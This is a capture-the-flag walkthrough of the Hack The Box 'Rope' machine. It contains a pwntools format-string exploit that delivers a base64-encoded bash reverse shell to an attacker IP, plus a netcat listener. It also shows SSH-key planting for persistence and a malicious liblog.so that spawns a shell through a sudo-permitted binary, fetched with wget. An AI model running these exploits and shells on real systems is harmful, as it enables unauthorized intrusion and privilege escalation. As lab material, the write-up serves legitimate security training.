
To figure out the offset, we could type AAAA and then type many %p. Whichever group
of values show 41414141 on the server side will be the index of offset
CONTENTS OF exploit.py

```
#!/usr/bin/python

from pwn import *
import urllib

context(arch='i386')
binary = ELF('./httpserver')
libc = ELF('./libc-2.27.so')
pie = 0x575ba000
libcBase = 0xf7d39000
system = libcBase + libc.symbols['system']
puts = pie + binary.got['puts']
writes = {puts:system}
payload = fmtstr_payload(57, writes)
print len(payload)
log.info("Payload: " + payload)

r = remote('rope.htb', 9999)

r.send('''\
echo${{IFS}}"YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMS84MDg5IDA+JjEnCg=="|base64${
{IFS}}-d|bash /
{} HTTP/1.1
Host: rope.htb:9999
User-Agent: curl/7.65.3
Accept: /
'''.format(urllib.quote(payload)))
r.interactive()
```


Time to execute the payload

```
# Start reverse shell
nc -lvnp 8089

# Execute payload. You need the httpserver file and libc-2.27.so file downloaded to the same dir as your
exploit file.

# Set the execute bit on your files
chmod +x httpserver
chmod +x libc-2.27.so
chmod +x exploit.py

# Run exploit
./exploit.py
```

We are not the user John




```
root@kali:~/HTB/Boxes/Rope# ./exploit.py
[*] '/root/HTB/Boxes/Rope/httpserver'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/root/HTB/Boxes/Rope/libc-2.27.so'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
57
[*] Payload: H[VI[VJ[VK[V%53$hhn%77c%54$hhn%122c%55$hhn%32c%56$hhn
[+] Opening connection to rope.htb on port 9999: Done
[*] Switching to interactive mode
$
HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: no-cache
Content-length: 4871
Content-type: text/html
```



```
root@kali:~/HTB/Boxes/Rope# nc -lvnp 8089
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8089
Ncat: Listening on 0.0.0.0:8089
Ncat: Connection from 10.10.10.148.
Ncat: Connection from 10.10.10.148:47352.
bash: cannot set terminal process group (1154): Inappropriate ioctl for device
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
john@rope:/opt/www$ cat /home/john/user.txt
```


```
# Generate an SSH key
ssh-keygen -f /home/john/.ssh/id_rsa -t rsa -b 4096
# I left password blank. THis is just to create the folder .ssh and let the machine know public keys are
going to be used to access it
```



```
john@rope:/home/john$ ssh-keygen -f /home/john/.ssh/id_rsa -t rsa -b 4096
ssh-keygen -f /home/john/.ssh/id_rsa -t rsa -b 4096
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Generating public/private rsa key pair.
Created directory '/home/john/.ssh'.
Your identification has been saved in /home/john/.ssh/id_rsa.
Your public key has been saved in /home/john/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:drRzdEABLngN0CrlP5bhjTCgcYLxHZSodT8r5vMRzMg john@rope
The key's randomart image is:
+---[RSA 4096]----+
|.o oo..o. .o+.   |
|..=.=....+    .  |
| o.*.=..o + . .  |
|. ...+B..o o .   |
|     E.+BS=+ .   |
|     o .oB..o    |
|    o ... .      |
|     o   .       |
|      o.         |
+----[SHA256]-----+
```

Next I uploaded my attack computers public ssh key to the target and ssh'd in


```
# Copy the contents of /root/.ssh/id_rsa.pub on your kali machine and place them into /home/john/.ssh/
authorized_keys on the target
echo 'ssh-rsa <your attack machines ssh key> root@kali' > authorized_keys

# SSH In using attack machines id_rsa key
ssh -i /root/.ssh/id_rsa john@rope.htb
```



```
root@kali:~/HTB/Boxes/Rope# ssh -i /root/.ssh/id_rsa john@rope.htb
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 2.0


152 packages can be updated.
72 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

john@rope:~$ |
```

I checked my sudo permissions and found I can execute /usr/bin/readlogs as r4j


```
sudo -l

# Results
User john may run the following commands on rope:
    (r4j) NOPASSWD: /usr/bin/readlogs
```



```
john@rope:/home$ sudo -l
Matching Defaults entries for john on rope:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on rope:
    (r4j) NOPASSWD: /usr/bin/readlogs
```

We can issue that sudo command by doing the following

```
sudo -u r4j /usr/bin/readlogs

# SIDE NOTES
john@rope:/$ printenv PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
# The above results  tell us /usr/bin is in our path variable.

john@rope:/$ which readlogs
/usr/bin/readlogs
# The above results tell us that is the default launch location which means we do not need to enter the
entire path to the command readlogs in order to sudo as r4j
```



```
john@rope:/$ sudo -u r4j /usr/bin/readlogs
Dec 15 20:38:05 rope sudo:     john : TTY=pts/0 ; PWD=/ ; USER=r4j ; COMMAND=/usr/bin//readlogs
Dec 15 20:38:05 rope sudo: pam_unix(sudo:session): session opened for user r4j by john(uid=0)
Dec 15 20:38:05 rope sudo: pam_unix(sudo:session): session closed for user r4j
Dec 15 20:38:24 rope sudo:     john : TTY=pts/0 ; PWD=/ ; USER=r4j ; COMMAND=/usr/bin//readlogs -
Dec 15 20:38:24 rope sudo: pam_unix(sudo:session): session opened for user r4j by john(uid=0)
Dec 15 20:38:24 rope sudo: pam_unix(sudo:session): session closed for user r4j
Dec 15 20:40:01 rope CRON[2593]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 15 20:40:01 rope CRON[2593]: pam_unix(cron:session): session closed for user root
Dec 15 20:40:16 rope sudo:     john : TTY=pts/0 ; PWD=/ ; USER=r4j ; COMMAND=/usr/bin/readlogs
Dec 15 20:40:16 rope sudo: pam_unix(sudo:session): session opened for user r4j by john(uid=0)
```

I downloaded readlogs using the LFI to do some more testing
http://rope.htb//usr/bin/readlogs

```
# Of course make it executable and run it
chmod +x readlogs

# Execute it
./readlogs
# RESULTS
./readlogs: error while loading shared libraries: liblog.so: cannot open shared object file: No such file
or directory
```

We now know a call is made to liblog.so
I ran a search for that file and checked its permissions. Turns out liblog.so is writeable

```
# Find the file
find -type f -name liblog.so 2> /dev/null
# RESULTS
./lib/x86_64-linux-gnu/liblog.so

# Check permissions
ls -la /lib/x86_64-linux-gnu/liblog.so
# RESULTS
-rwxrwxrwx 1 root root 15984 Jun 19 19:06 /lib/x86_64-linux-gnu/liblog.so
```

I wrote and compiled a simple C file to give me a shell. The contents are defined later.

Next I compiled this into an so file and uploaded it the server. I then replaced the current liblog.so file with my malicious one and executed the command as sudo. This failed

```
# Compile into an so file
gcc -c -fPIC liblog_patched.c -o liblog_patched.o
gcc liblog_patched.o -shared -o liblog_patched.so

# Host http server on attack machine to download to target from attack
python3 -m http.server 80

# On target exceute this command to download
cd /dev/shm
wget http://10.10.14.21/liblog_patched.so

# Replace the current liblog.so file with malicious one
cp /dev/shm/liblog_patched.so /lib/x86_64-linux-gnu/liblog.so

# Execute sudo command
sudo -u r4j /usr/bin/readlogs
# RESULTS
readlogs: symbol lookup error: readlogs: undefined symbol: printlog
```

This returned a printlog error. This is because my function needs to be called printlog as that is what is expected from this module. I edited my malicious C file to contain the below contents before compiling and uploading to the server

CONTENTS OF liblog_patched.c
NOTE: Bash did not work here for me


```
#include <stdlib.h>
int printlog()
{
    return system("/bin/sh -i");
}
```

ReCompile this into an so file and upload it the server. Then replace the current liblog.so file with this malicious one and execute the sudo command as sudo.

```
# Compile into an so file
gcc -c -fPIC liblog_patched.c -o liblog_patched.o
gcc liblog_patched.o -shared -o liblog_patched.so

# Host http server on attack machine to download to target from attack
python3 -m http.server 80

# On target exceute this command to download
cd /dev/shm
wget http://10.10.14.21/liblog_patched.so

# Replace the current liblog.so file with malicious one
cp /dev/shm/liblog_patched.so /lib/x86_64-linux-gnu/liblog.so

# Execute sudo command
sudo -u r4j /usr/bin/readlogs
```

That gives user flag

```
cat /home/r4j/user.txt
# RESULTS
deb9b4de27071d829962124c1cd0ae1d
```




```
john@rope:/dev/shm$ cp /dev/shm/liblog_patched.so.1 /lib/x86_64-linux-gnu/liblog.so
john@rope:/dev/shm$ sudo -u r4j /usr/bin/readlogs
$ whoami
r4j
$ cat /home/r4j/user.txt
deb9b4de27071d829962124c1cd0ae1d
$ 
```

USER FLAG: deb9b4de27071d829962124c1cd0ae1d

PrivEsc

I then placed my ssh key in the authorized_keys file for r4j so I can ssh in as r4j easily


```
# Generate an SSH key
ssh-keygen -f /home/r4j/.ssh/id_rsa -t rsa -b 2048
# I left password blank. THis is just to create the folder .ssh and let the machine know public keys are
going to be used to access it

# Copy the contents of /root/.ssh/id_rsa.pub on your kali machine and place them into /home/john/.ssh/
authorized_keys on the target
echo 'ssh-rsa <your attack machines ssh key> root@kali' > authorized_keys

# SSH In using attack machines id_rsa key
ssh -i /root/.ssh/id_rsa r4j@rope.htb
```


```
root@kali:~/HTB/Boxes/Rope# ssh -i /root/.ssh/id_rsa r4j@rope.htb
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 2.0


